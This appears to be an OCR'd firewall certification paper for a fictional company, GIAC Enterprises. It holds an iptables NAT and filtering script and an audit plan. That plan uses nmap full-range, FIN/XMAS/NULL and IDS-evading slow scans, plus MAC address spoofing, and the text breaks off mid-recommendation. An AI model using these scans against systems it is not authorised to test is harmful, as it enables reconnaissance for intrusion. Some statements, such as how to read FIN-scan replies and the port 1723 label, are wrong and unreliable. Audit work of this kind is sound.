
Iptables is utilized on this machine both for packet filtering and NAT translation (both source and destination NAT.) The following steps must be taking to install and correctly configure iptables to perform NAT for the GIAC Enterprises network.

First compile iptables support into the kernel. Iptables support is found under network options. Also enable support for all iptables features in network options->IP netfilter configuration. **NOTE** iptables and netfilter are the same:

```
/usr/src# cd linux-2.4.22
/usr/src/linux-2.4.22# make menuconfig
```



Enable all netfilter options:



Compile and install the kernel:

```
/usr/src/linux-2.4.22#  make-kpkg clean
/usr/src/linux-2.4.22#  make-kpkg --revision=786:MyKernel2.4.22 kernel_image
/usr/src/linux-2.4.22#  cd ..
/usr/src# dpkg -i kernel-image-2.4.20_MyKernel2.4.20_i386.deb
/usr/src# reboot
```

Install iptables:

```
#apt-get install iptables
```

NOTE: Select yes when asked if you wish to set up init.d. This insures that the default iptables firewall will be loaded upon boot-up.

At this point iptables is installed and needs to be configured to SNAT outbound traffic and DNAT some inbound traffic. Iptables must also be configured to deny all unnecessary traffic. A shell script will be created in /root, readable and executable only by root. This file will contain all configuration settings for iptables and comments on

each of the sections. Once this file is complete, or if it's ever edited, it must be run then saved to init.d by running "etc/init.d/iptables save active."

```
#cat ~/firewall

#!/bin/sh
#Define Constants
EXTERNAL_IFACE='eth0'
INTERNAL_IFACE='eth1'
FIREWALL_EXT_IP='192.168.1.22'

WEB_SERVER='10.1.1.105'
SMTP_SERVER='10.1.1.103'
DEPOSIT_SERVER='10.1.1.106'
FIREWALL_SSH_PORT='44'
EXTERNAL_DNS='192.168.1.23'
INTERNAL_DNS='10.1.1.102'
GIAC_HOME_NET='10.1.1.0/24"


###############
##  Network Address Translation Ruleset
################
##SNat settings: This rule allows GIAC Enterprise network resources to communicate with the
internet.

iptables -t nat -A POSTROUTING -o $EXTERNAL_IFACE -j SNAT --to-source
$FIREWALL_EXT_IP

##DNat settings: These rules allow the Internet to speak to certain GIAC servers.
##Route all HTTP and HTTPS traffic to the internal Web Server

iptables -t nat -A PREROUTING -p tcp -d $FIREWALL_EXT_IP --dport 80 -j DNAT --to-
destination $WEB_SERVER
iptables -t nat -A PREROUTING -p tcp -d $FIREWALL_EXT_IP --dport 443 -j DNAT --to-
destination $WEB_SERVER

##Route SMTP to the internal SMTP server

iptables -t nat -A PREROUTING -p tcp -d $FIREWALL_EXT_IP --dport 25 -j DNAT --to-
destination $SMTP_SERVER

##Route SSH traffic to the internal deposit server

iptables -t nat -A PREROUTING -p tcp -d $FIREWALL_EXT_IP --dport 22 -j DNAT --to-
destination $DEPOSIT_SERVER

###################
###################


###############
## Network Filtering IPTABLES Ruleset
```

```
################

##Define forward subchains for efficiency
##The ingress and egress chain are utilized to split inbound and outbound traffic. Doing this
allows for more efficient rules because outbound traffic does not pass through the inbound
ruleset.

iptables -t filter -N ingress
iptables -t filter -N egress
iptables -t filter -N mac_check
iptables -t filter -N blacklist

##Define policies for each chain
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

##Define traffic that is allowed to the Firewall

####
##INPUT CHAIN
####
####

#The Firewall is accessible via SSH on the port defined in FIREWALL_SSH_PORT
#The state rule is listed first as it will be utilized most often. The state rule is not restricted so that
the firewall can run automatic updates. Additionally gre traffic is allowed inbound to the firewall for
PPTP service.

iptables -t filter -A INPUT -p tcp --dport $FIREWALL_SSH_PORT -m state --state ESTABLISHED
-j ACCEPT
iptables -t filter -A INPUT -p tcp --tcp-flags SYN,ACK,FIN SYN --dport $FIREWALL_SSH_PORT
-j ACCEPT
iptables -t filter -A INPUT -p gre -j ACCEPT

#This firewall must be allowed to receive and respond to DHCP requests.

iptables -t filter -A INPUT -p udp -m multiport --destination-port 67,68 -j ACCEPT

#This rule allows inbound PPTP control sessions on tcp port 1723.

iptables -t filter -A INPUT -p tcp --dport 1723 -j ACCEPT

#A logging rule at the end of this chain captures all dropped input traffic to /var/log/firewall.log

iptables -t filter -A INPUT  -j LOG --log-prefix "IPTABLES INPUT LOG " --log-level debug

####
##OUTPUT CHAIN
####

#The firewall is allowed to respond to DHCP requests and other established or related UDP
connections. The firewall is also allowed to respond to established TCP connections and
outbound GRE traffic.

iptables -t filter -A OUTPUT -p udp -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
iptables -t filter -A OUTPUT -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -t filter -A OUTPUT -p gre -j ACCEPT

#Allow outbound Remote Desktop connections from the pptp clients.

iptables -t filter -A OUTPUT -p tcp --tcp-flags SYN,ACK,FIN SYN -d $GIAC_HOME_NET --dport
3389 -j ACCEPT

#The firewall needs these rules to connect to update servers via apt-get. Allow FTP and HTTP.

iptables -t filter -A OUTPUT -p tcp --tcp-flags SYN,ACK,FIN SYN -m multiport --destination-port
80,21 -j ACCEPT

#The firewall is also allowed to make SSH connections outbound.

iptables -t filter -A OUTPUT -p tcp --tcp-flags SYN,ACK,FIN SYN --dport 22 -j ACCEPT

#Finally a logging rule will capture all traffic that does not match an accept rule.

iptables -t filter -A OUTPUT -j LOG --log-prefix "IPTABLES OUTPUT LOG " --log-level debug

## Define the Forward Chain
## This chain will be traversed the most, thus it is important to be efficient where possible.
## Traffic is divided into ingress and egress chains with the blacklist chain superceding both.

###
##FORWARD CHAIN
###


#First send the traffic through the blacklist chain to be dropped if it matches in imperative
parameters.

iptables -t filter -A FORWARD -j blacklist

#Allow established TCP and UDP traffic

iptables -t filter -A FORWARD -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -t filter -A FORWARD -p udp -m state --state ESTABLISHED,RELATED -j ACCEPT

#Process inbound and outbound traffic separately

iptables -t filter -A FORWARD -i $EXTERNAL_IFACE -j ingress
iptables -t filter -A FORWARD -i $INTERNAL_IFACE -j egress

#Log all traffic that was not allowed.

iptables -t filter -A FORWARD -j LOG --log-prefix "IPTABLES FORWARD DEFAULT LOG " --log-
level debug


###
##blacklist chain
###
```

#This chain should contain in imperative rules. These rules will override any allow rules for forwarded traffic. This chain will always be checked so it is relatively expensive and should not be allowed to grow bigger than is necessary.

```
###
##ingress chain
###
#This chain should contain rules that allow connections to be created to services inside of GIAC Enterprises that are public facing to the Internet. Only the
initial connection needs be allowed here.

#These rules allow inbound traffic to the web server, smtp server, and deposit server.

iptables -t filter -A ingress -p tcp --tcp-flags SYN,ACK,FIN SYN -d $WEB_SERVER -m multiport --destination-port 80,443 -j ACCEPT
iptables -t filter -A ingress -p tcp --tcp-flags SYN,ACK,FIN SYN -d $SMTP_SERVER --dport 25 -j ACCEPT
iptables -t filter -A ingress -p tcp --tcp-flags SYN,ACK,FIN SYN -d $DEPOSIT_SERVER --dport 22 -j ACCEPT

###
##egress chain
###
#This chain should contain rules that allow connections to be created to services outside of GIAC Enterprises that are necessary. Only the initial connection needs be allowed here.

#These rules filter outbound TCP SYN traffic through the mac_check chain, allow outbound DNS to the external DNS server (set as the secondary dns server on clients), outbound http/s and allows the internal DNS server to connect outbound (for recursive DNS queries), additionally the SMTP server is allowed to make outbound connections to deliver mail. Last outbound SSH connections are allow.

iptables -t filter -A egress -p tcp --tcp-flags SYN,ACK,FIN SYN -j mac_check
iptables -t filter -A egress -p udp -d $EXTERNAL_DNS --dport 53 -j ACCEPT
iptables -t filter -A egress -p tcp --tcp-flags SYN,ACK,FIN SYN --dport 80 -j ACCEPT
iptables -t filter -A egress -p tcp --tcp-flags SYN,ACK,FIN SYN --dport 443 -j ACCEPT
iptables -t filter -A egress -p tcp -s $INTERNAL_DNS --tcp-flags SYN,ACK,FIN SYN --dport 53 -j ACCEPT
iptables -t filter -A egress -p tcp -s $SMTP_SERVER --tcp-flags SYN,ACK,FIN SYN --dport 25 -j ACCEPT
iptables -t filter -A egress -p tcp --tcp-flags SYN,ACK,FIN SYN --dport 22 -j ACCEPT

###
##mac_check chain
###
#This is a high maintenance chain that verifies outbound tcp SYN packets correspond to correct ips and mac addresses. This data is collected from the dhcpd.conf file.

#GIAC employee #1 workstation
iptables -t filter -A mac_check -s 10.1.1.1 -m mac --mac-source 00:05:5d:45:c9:eb -j RETURN
#GIAC employee #2 workstation
iptables -t filter -A mac_check -s 10.1.1.2 -m mac --mac-source 00:05:5d:45:c9:bb -j RETURN
#Drop if not a valid mac address and IP association.
iptables -t filter -A mac_check -j DROP
```

Add the following line in /etc/syslog.conf to capture the iptables log to a file other than /var/log/messages:

```
kern.=debug          -/var/log/firewall.log
```

This could potentially capture kernel debug messages in the firewall.log file. However, by tagging all iptables generate log entries with "iptables" it's easy enough to use grep to sort them out. It's also necessary to remove any entries in syslog referring to kern.=debug so that duplicate logs are not created.

This concludes the tutorial for configuring the red zone firewall for GIAC Enterprises.

Assignment 3: Verify the Firewall Policy

Verify the policies and requirements listed in assignment 1 and 2 as they relate to GIAC Enterprises' primary firewall.

In this section an audit of the external GIAC Firewall (component #4) will be conducted. This audit will be conducted as if by a third party. A list of requirements, an outline of the audit procedure, and an estimate of the risk and cost will be provided. Note that the equipment needed for this audit is not available, so, although the audit process can be detailed, the results will be assumed. An analysis of the results will be provided.

For the purposes of cost estimates 1 man-hour will equal $120. Additionally an up front fee of $100 is required to start the audit and analyze the data per device audited.

Required Audit Items:

1.) Legal document signed by the appropriate GIAC Authority disclaiming all results and downtime associated with this audit (both planned and unplanned.)
2.) Two laptops that can dual boot to either Linux or Windows XP and have a network card.
3.) A detailed network diagram and the official security policy for GIAC Enterprises.
4.) Physical access to the GIAC enterprises network.

Audit Process:

Step 1: Analyze the documented security policy.
Firewall IP: 192.168.1.22 and 10.1.1.240

What traffic should the firewall allow to itself from the Internet?

According to the policy, the firewall allows encrypted PPTP connections, and SSH connections on port 44. The firewall should respond to no other traffic. All other traffic should be dropped with no reply.

What traffic should the firewall allow to itself from the internal network?

DHCP requests are allowed, as is SSH traffic to port 44. Also Remote Desktop Traffic is allowed. All other traffic should be dropped with no reply.

What traffic should the firewall allow from the Internet to the internal network?

Any established or related TCP or UDP traffic that is part of a connection initiated by the internal network. TCP traffic destined for port 80 and 443 is allowed and redirected to 10.1.1.105. TCP traffic to port 25 is allowed and redirected to 10.1.1.103. TCP traffic to port 22 is allowed and redirected to 10.1.1.106. All other traffic should be dropped with no reply.

What traffic should the firewall allow from the internal network to the Internet?

Mac validation is placed on any outbound TCP SYN packets. Outbound traffic that is part of an initiated connection is allowed for the TCP and UDP protocols. Initial connections are limited to: Any HTTP/HTTPS traffic, UDP DNS traffic to 192.168.1.23, TCP DNS Traffic from 10.1.1.102, SSH traffic, and SMTP traffic from 10.1.1.103. All other traffic should be dropped with no reply.

Step 2: Determine Auditing Procedures

This auditing procedure will require an audit laptop be placed in two positions, outside and inside the firewall.

The first position is outside of the firewall, i.e. on the wire between the firewall and the router. A public IP will be assigned to the auditing device. In this position, audits will be conducted against the firewalls inbound (from the internet) policy for traffic to itself and to devices behind it. Auditing procedures from this position will be labeled "External Audit."

The second audit position will be immediately behind the firewall on the internal GIAC Enterprises network. An internal IP address will be assigned to the auditing device. From this position it is possible to audit the firewall's outbound (from the network) security policy. Auditing procedures from this position will be labeled "Internal Audit."

Define Peak Business Hours: Peak business hours for GIAC enterprises is between 8AM EST to 7PM EST. This will be taken into consideration for all auditing procedures.

External Auditing procedure:

Section	*PPTP External Audit*
Description and Sequence	The first step in the external auditing procedure is to verify that the PPTP service acts as expected. The PPTP service is expected to require MPPE-128 bit encryption. The following PPTP connections should be attempted from the auditing device booted into Windows XP: 1.) Attempt a connection that does not encrypt data at MPPE-128 2.) Attempt a connection using chapms. 3.) Attempt a connection using chapms v2. 4.) Attempt a connection using PAP. 5.) Attempt a connection using CHAP. 6.) Attempt a connection usign SPAP.
Time Reqs.	This step can be conducted any time. If a brute force password attempt is request this must be done after peak business hours. This step is relatively simple but will not be automated. It is expected to take 0.5 hours to complete and document.
Man Hours	0.5 hrs
Completion Time	0.5 hrs
Risk	There is minimal risk inherent in this step unless a brute force password attempt is made. It is then possible to cause network latency for VPN users.
Cost	0.5 hrs X $120 = **$60.**

Section	*Inbound External Audit*
Description and Sequence	The next step is to verify that the firewall is allowing the correct traffic from the internet to the internal network and to the firewall itself. To do this it is necessary to scan the firewall IP address itself. 1.) Use nmap to port scan *192.168.1.22* ports 1-65535, use TCP SYN, UDP, Fin, XMAS and Null scans. 2.) Use nmap to port scan *192.168.1.22* ports 1-65535. Use TCP SYN packets with a slow two-day scan. Attempt to connect to all open ports and collect any data possible.
Time Reqs.	This first part of this step should be conducted after business hours. Parts 2 and 3 can be run at any time. It is expected to take 2 to 2.5 days to finish this scan.
Man Hours	1 hrs
Completion Time	48-72 hrs
Risk	The initial scans may cause some network latency. However, this part of this step is being done during non-peak business hours so it should not affect business.
Cost	1.0 hrs X $120 = **$120**

Internal Auditing procedure:

Section	*Outbound Internal Audit*
Description and Sequence	The final step is to verify that the firewall is allowing the correct traffic from the internal network to the internet and to the firewall itself. 1.) Verify Mac validation by using a valid mac address (configured at the firewall) to telnet to www.google.com on port 80. 2.) Use an invalid Mac address to telnet to www.google.com on port 80. 3.) Use nmap to port scan 10.1.1.240 ports 1-65535, use TCP SYN, UDP, Fin, XMAS and Null scans. 4.) Use nmap to port scan the external audit device on ports 1-65535 using TCP SYN, UDP, Fin, XMAS and Null scans. 5.) Attempt DNS connections to 192.168.1.23 (external DNS).

	6.) Attempt tcp 25 connections from source IP 10.1.1.103 (internal SMTP server) to any external listening port 25 services. 7.) Attempt a TCP DNS (port 53) connection outbound from source IP 10.1.1.102 (internal dns server)
Time Reqs.	The first two parts of this section can be conducted at any time. Steps 3 ,4,6 and 7 should be conducted after business hours.
Man Hours	2.5 hrs
Completion Time	3 – 24 hours.
Risk	The most risky part of this section is the outbound scans (step 3 and 4). These will be conducted after peak business hours so there should be minimal risk. Additionally Steps 4, and 6 require a brief downtime of the SMTP and Internal DNS servers as the auditing device must assume the IP addresses assigned to these servers.
Cost	1.5 hrs X $120 = **$180**

Total cost: $100(base fee) + $60 + $120 + $180 = $460

Step 3: Perform Audit and collect data

PPTP External Audit

The PPTP External Audit is fairly simply. Connect the audit device to the external position as previously described. Boot into Windows XP and use the built in PPTP connection software to test the GIAC PPTP policy.

The expected results are listed in "Step 4: Analyze the audit data" along with an analysis.

Inbound External Audit

Nmap is an excellent utility for running various port scans. Nmap will be used in this and the rest of the audit to determine what ports and traffic the firewall will allow. The audit device should still be external to the network and now needs to be booted into Linux.

- Use nmap to port scan *192.168.1.22* ports 1-65535, use TCP SYN, UDP, Fin, XMAS and Null scans.

The Nmap options pertinent to this section are:
-P0 - Do not ping host.
-sS – TCP SYN port scan. (SYN flag set.)
-sU – UDP port scan.
-sF – Tcp FIN scan. (FIN flag set.)
-sX – TCP XMAS scan. (All TCP flags set)
-sN – TCP NULL scan. (No TCP flags Set)
-p – Specify a port range (1-65535 in this case)
-oN <filename> - log data to a human readable file (alternately –oX for an XML file)
And here are the commands that will be used in this audit:
TCP Syn scan:
Nmap –P0 –sS –p 1-65535 –oN external-syn.log 192.168.1.22

UDP scan:
Nmap –P0 –sU –p 1-65535 –oN external-UDP.log 192.168.1.22

FIN, XMAS, and NULL:
Nmap –P0 –sF –p 1-65535 –oN external-fin.log 192.168.1.22
Nmap –P0 –sX –p 1-65535 –oN external-xmas.log 192.168.1.22
Nmap –P0 –sN –p 1-65535 –oN external-null.log 192.168.1.22

- Use nmap to port scan *192.168.1.22* ports 1-65535. Use TCP SYN packets with a slow two-day scan.

A slow scan may thwart some IDS devices and possibly port monitoring programs that deny IP addresses based on the number of connections they attempt.

The following additional commands will be used in this section.


--max_rtt_timeout <milliseconds> - Define how long nmap should wait for a tcp response, default is 9000.
--max_parallelism <number> - Number of ports to scan concurrently.
--scan_delay <milliseconds> - Define how long nmap should delay between sending probes.

Nmap –P0 –sS –p 1-65535 –oN external-slow-syn.log –max_rtt_timeout 6000 –max_parallelism 2 –scan_delay 5273 192.168.1.22

Outbound Internal Audit

- Verify Mac validation by using a valid mac address (configured at the firewall) to telnet to www.google.com on port 80.

There are two methods of completing this section. One is to use a machine on the GIAC enterprises network that is already allowed. The other is to spoof a valid Mac address (and insure the machine that actually has that mac is not on the network at the time.) Programs such as SMAC (*http://www.klcconsulting.net/smac*) are available for Windows systems. This program should successfully spoof a MAC address on a Windows XP machine. Installation and utilization of this program is straight forward, a screen-shot example is below. **NOTE** The IP's listed on this screenshot are not part of the audit.



Create the spoofed MAC address then click Update MAC.

- Use an invalid Mac address to telnet to www.google.com on port 80.

The Mac address of the internal auditing device is already invalid so a telnet attempt can be made from it.

- Use nmap to port scan 10.1.1.240 ports 1-65535, use TCP SYN, UDP, Fin, XMAS and Null scans.

This step is similar to the inbound audit, here are the commands:

TCP Syn scan:
Nmap –P0 –sS –p 1-65535 –oN internal-syn.log 10.1.1.240

UDP scan:
Nmap –P0 –sU –p 1-65535 –oN internal-UDP.log 10.1.1.240

FIN, XMAS, and NULL:
Nmap –P0 –sF –p 1-65535 –oN internal-fin.log 10.1.1.240
Nmap –P0 –sX –p 1-65535 –oN internal-xmas.log 10.1.1.240
Nmap –P0 –sN –p 1-65535 –oN internal-null.log 10.1.1.240

- Use nmap to port scan the external audit device on ports 1-65535 using TCP SYN, UDP, Fin, XMAS and Null scans.

The external Audit device will be booted into Windows XP with no firewall installed and assigned an IP address of 192.168.1.21. Scans will be conducted from the internal audit device to the external audit device. Since the GIAC enterprises firewall is configured to drop all not allowed traffic with no reply, and since the Windows XP audit machine will reply with an RST packet for all traffic that gets to it (or a Syn/Ack if it's listening), nmap can be used to determine what traffic is allowed outbound. All denied traffic will show up as "filtered" with nmap. Allowed traffic will show up as "closed" or "open".

TCP Syn scan:
Nmap –P0 –sS –p 1-65535 –oN interna2l-syn.log 192.168.1.21

UDP scan:
Nmap –P0 –sU –p 1-65535 –oN internal2-UDP.log 192.168.1.21

FIN, XMAS, and NULL:
Nmap –P0 –sF –p 1-65535 –oN internal2-fin.log 192.168.1.21
Nmap –P0 –sX –p 1-65535 –oN internal2-xmas.log 192.168.1.21
Nmap –P0 –sN –p 1-65535 –oN internal2-null.log 192.168.1.21

- Attempt DNS connections to 192.168.1.23 (external DNS).

This traffic should be denied. It can be tested by configuring the primary DNS server on the internal Audit device to any IP outside of GIAC enterprises other than 192.168.1.23.

- Attempt tcp 25 connections from source IP 10.1.1.103 (internal SMTP server) to any external listening port 25 services.

This traffic should be allowed. Shutting down the SMTP server so that the IP does not conflict with the audit device can test this policy. **NOTE** If required another method of testing this policy can be performed. This will be done at the discretion of the GIAC admin staff. Once the audit device has assumed an IP of 10.1.1.103, a TCP SYN scan can be run again against the external audit device.

- Attempt a TCP DNS (port 53) connection outbound from source IP 10.1.1.102 (internal dns server)

This traffic should be allowed. This policy can be tested by shutting down the internal DNS server so that the IP does not conflict with the audit device. **NOTE** If required another method of testing this policy can be performed. This will be done at the discretion of the GIAC admin staff. Once the audit device has assumed an IP of 10.1.1.102, a TCP SYN scan can be run again against the external audit device.

Step 4: Analyze the audit data

The data collected in step 3 will be analyzed in this step. Since the hardware is not available for testing the expected results will be listed here along with what should be done if results turn out unexpectedly.

PPTP External Audit Data and Analysis

Attempt a connection that does not encrypt data at MPPE-128
Authentication should complete but the connections hould be refused when negotiating encryption.

Attempt a connection using chapms.
Authentication should fail.

Attempt a connection using chapms v2.
Authentication should succeed, encryption should succeed also if MPPE-128 is configured.

Attempt a connection using PAP.
Authentication should fail.

Attempt a connection using CHAP.
Authentication should fail.

Attempt a connection usign SPAP.
Authentication should fail.

Unexpected results: If any unexpected results occur this will indicate that the configuration of the PPTP server on the firewall is not working as expected. The configuration should be changed to correct this and the steps to audit this redone.

Inbound External Audit

The inbound external audit is conducted using nmap to scan for open ports. Each of the scans (SYN, FIN, XMAS, NULL and slow scans) should return the same data. That is that these ports are not filtered:

Firewall listening services:

22 TCP
44 TCP
67 UDP
68 UDP

GIAC server services:

1723 TCP
80 TCP
443 TCP
25 TCP

Nmap works differently for TCP and UDP scans. When conducting a TCP SYN scan nmap will classify any SYN/ACK response as an open port, any RST as a closed port, and not response as filtered. When running a FIN, XMAS, or NULL scan, RSTs indicate open ports and no answer is a closed port. When conducting a UDP scan, no answer is marked as an open UDP port, and an ICMP port unreachable is a closed port.

In this Audit the TCP SYN scan should return data showing the OPEN tcp ports listed above and all other ports marked as filtered. If any ports return as closed or open that are not listed above then this is unexpected and the firewall config should be modified to correct this.

TCP FIN,XMAS, and NULL scans work best against non-stateful firewalls, however it is important to try unusual traffic in this audit. The expected response for all three of this scans is that all scanned ports are open. This is because the firewall should reply to no packets sent without an initial SYN request.

The UDP scan in this case will not be useful, as the firewall will drop any UDP packets except those to port 67 and 68. Furthermore, the firewall should not allow port 67 and 68 traffic from external sources. This will be addressed in the recommendation section.

An example of nmap (SYN scan) output data:

Starting nmap V. 2.54BETA31 (www.insecure.org/nmap/)
Interesting ports on (10.0.0.7):
Port State Service
22/tcp open ssh
23/tcp filtered telnet

24/tcp filtered priv-mail
25/tcp closed smtp
26/tcp filtered unknown
27/tcp filtered nsw-fe
28/tcp filtered unknown
29/tcp filtered msg-icp
30/tcp filtered unknown

The example data above indicates that port 22/tcp is open and has a listening service, 25/tcp is open on the firewall but has no listening service, and the other ports listed are blocked by the firewall.

Outbound Internal Audit

The outbound internal audit is very similar to the inbound external audit. Nmap is used to verify firewall rules. An additional, if simple, check it run against the mac_check firewall rules which should block outbound tcp syn traffic from unauthorized computers. The following ports should be detected as open in this audit:

Firewall listening services:

44 TCP
67 UDP
68 UDP

Allowed outbound traffic:

80 TCP
443 TCP
22 TCP

Additionally this traffic should be allowed:

53 UDP to ONLY 192.168.1.23
53 TCP from ONLY 10.1.1.102
25 TCP from ONLY 10.1.1.103

This first step in verifying this is to run nmap from an IP other than 10.1.1.102 and 10.1.1.103 targetting the external auditing device. The expected results for a TCP SYN scan are that 44,80,443,22 are classified as "closed" because the auditing device returned an RST packet for those ports. That traffic was let through the firewall. All other ports should show "filtered".

TCP FIN, XMAS, and NULL should return that all ports are "open" because no response will be issued. The stateful firewall will not allow packets out that are not already part of an established TCP stream and do not contain a TCP SYN flag.

The UDP scan should return all open ports as no UDP traffic is allowed out of the firewall to the auditing device.

The primary DNS server for the internal Audit device will be configured to 192.168.1.23 and DNS requests should be allowed. This can be verified by surfing to previously unsurfed web pages in a browser. Once the primary DNS server is changed to a different DNS server (ex. 207.69.188.185 is a public Earthlink DNS server) DNS requests should be denied.

The audit tests run (i.e. the Nmap TCP SYN scan) from the internal device once it assumes the IP address of the internal DNS server should return the same results as the previous TCP SYN scans with the exception that TCP 53 should be marked "closed" instead of "filtered."

The audit tests run (i.e. the Nmap TCP SYN scan) from the internal device once it assumes the IP address of the internal SMTP server should return the same results as the previous TCP SYN scans with the exception that TCP 25 should be marked "closed" instead of "filtered."

Unexpected results: Once again any unexpected results indicate that the firewall is configured in a way other than is intended in the GIAC security policy and the firewall or the policy should be modified to correct this.

Recommendations:

If the equipment were available to implement the GIAC firewall config and verify the policy, this section of the analysis would have more detail. Nonetheless, there are a few recommendations that can be made from simply examining the firewall.

1) UDP port 67 and 68 traffic is allowed from external sources to the firewall. Although no services are listening on this interface it is good practice to close down unused ports. Change this firewall rule in the INPUT chain.

Original: `iptables -t filter -A INPUT -p udp -m multiport --destination-port 67,68 -j ACCEPT`

Recommended: `iptables –t filter –A INPUT –i $INTERNAL_IFACE -p udp -m multiport --destination-port 67,68 -j ACCEPT`

This will deny inbound dhcpd and bootp requests from the internet to the firewall.

2) RDP TCP port 1723 is allowed explicitly from internal and external networks. There should be no reason for someone internal to GIAC enterprises to initiate a connection to port 1723.

Original rules:

```
iptables -t filter -A INPUT -p tcp --dport $FIREWALL_SSH_PORT -m state --state ESTABLISHED
-j ACCEPT

iptables -t filter -A INPUT -p tcp --dport 1723 -j ACCEPT
```

Recommended:

```
iptables -t filter -A INPUT -p tcp -m state --state ESTABLISHED -j ACCEPT

